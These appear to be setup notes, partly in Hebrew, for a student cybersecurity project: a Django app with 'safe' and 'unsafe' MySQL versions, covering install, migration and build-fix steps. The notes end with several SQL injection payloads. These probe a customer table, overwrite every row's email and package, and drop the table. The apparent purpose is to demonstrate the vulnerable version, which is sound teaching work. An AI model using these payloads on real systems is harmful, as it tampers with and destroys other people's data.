

0.install: MySQL Community Server, MySQL Workbench

[MySQL :: Download MySQL Workbench](#)

[MySQL :: Download MySQL Community Server](#)

1. unzip "Cyber Final Project.rar"

2.open **mysql workbench** and then

move from "administrator tab" to "schema"(image->)

right click + "**create new schema**"

1. name - "**ltd_safe**"

2. name - "**ltd_unsafe**"

3. in vsCode:

+ **open folder**: "Cyber Final Project",

+ **create new terminal**

+ **run the following commands**

4. create environment - "**python -m venv .venv**"

5. activate environment - "**.venv\Scripts\activate**"

6. navigate to communication_ltd -

"cd communication_ltd_UNSAFE"

"cd communication_ltd_safe"

7. install requirements.txt - "**pip install -r requirements.txt**"

8. come back to vscode

in the same terminal, run the following commands:


python manage.py makemigrations

python manage.py migrate

9. **python manage.py runserver** - פקודת הרצת הסרבר

10. **deactivate .env** - פקודת סגירת הרבר

11.python manage.py collectstatic



עידכון ושינוי מבנה/סכמות הדאטה-בייס **models.py**

1. מחיקת הדאטה בייס בmysql - מקש ימני על הסכמה + דרופ סכמה.

2. יצירת הסכמה מחדש בשם: communication_ltd_db3

3. מחיקה מהפרויקט ב-vscode את הקובץ **initial.py_0001**

Cyber Final Project3

└─ communication_ltd

├─ configuration.json

├─ communication_ltd

├─ users

├─ admin.py

├─ migrations

├─ __pycache__

├─ 0001_initial.py

└─ __init__.py

←

```
python manage.py makemigrations  
python manage.py migrate
```

```
python manage.py runserver
```

פתרון בעיית mysql.h

Step 1: Install Microsoft C++ Build Tools

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Download and install the build tools.
<https://visualstudio.microsoft.com/visual-cpp-build-tools/>

During the installation, make sure to select the
"Desktop development with C++" workload.

Step 2: Install MySQL Connector/C
<https://dev.mysql.com/downloads/connector/c/>

Step 3: Install Dependencies Again
Activate your virtual environment:
source env/bin/activate # On Windows use: env\Scripts\activate
Install the dependencies: pip install -r requirements.txt

```
Cyber Final Project3  
├── .venv  
│   ├── Scripts  
│   └── activate  
├── communication_ltd  
│   ├── configuration.json  
│   ├── manage.py  
│   ├── requirements.txt  
│   ├── communication_ltd  
│   │   ├── __init__.py  
│   │   ├── asgi.py  
│   │   ├── settings.py  
│   │   ├── urls.py  
│   │   └── wsgi.py  
│   └── users  
│       ├── admin.py  
│       ├── apps.py  
│       ├── backends.py  
│       ├── forms.py  
│       ├── models.py  
│       ├── middleware.py  
│       ├── utils.py  
│       ├── views.py  
│       └── migrations  
│           ├── __pycache__  
│           └── 0001_initial.py
```

```
└── __init__.py
└── templates
    ├── change_password.html
    ├── forgot_password.html
    ├── home.html
    ├── passcode_entry.html
    ├── login.html
    ├── profile.html
    ├── register.html
    └── reset_password.html
```

' and (select 1 from users_customer limit 1)='secret

' and SHOW COLUMNS FROM ltd_unsafe.users_customer

email@example.com'); UPDATE users_customer SET surfing_packages= '300'
WHERE '1'='1'; --

email@example.com'); DROP TABLE users_customer; --

amit@example.com'); UPDATE users_customer SET email = 'Hacked' WHERE
'1'='1'; --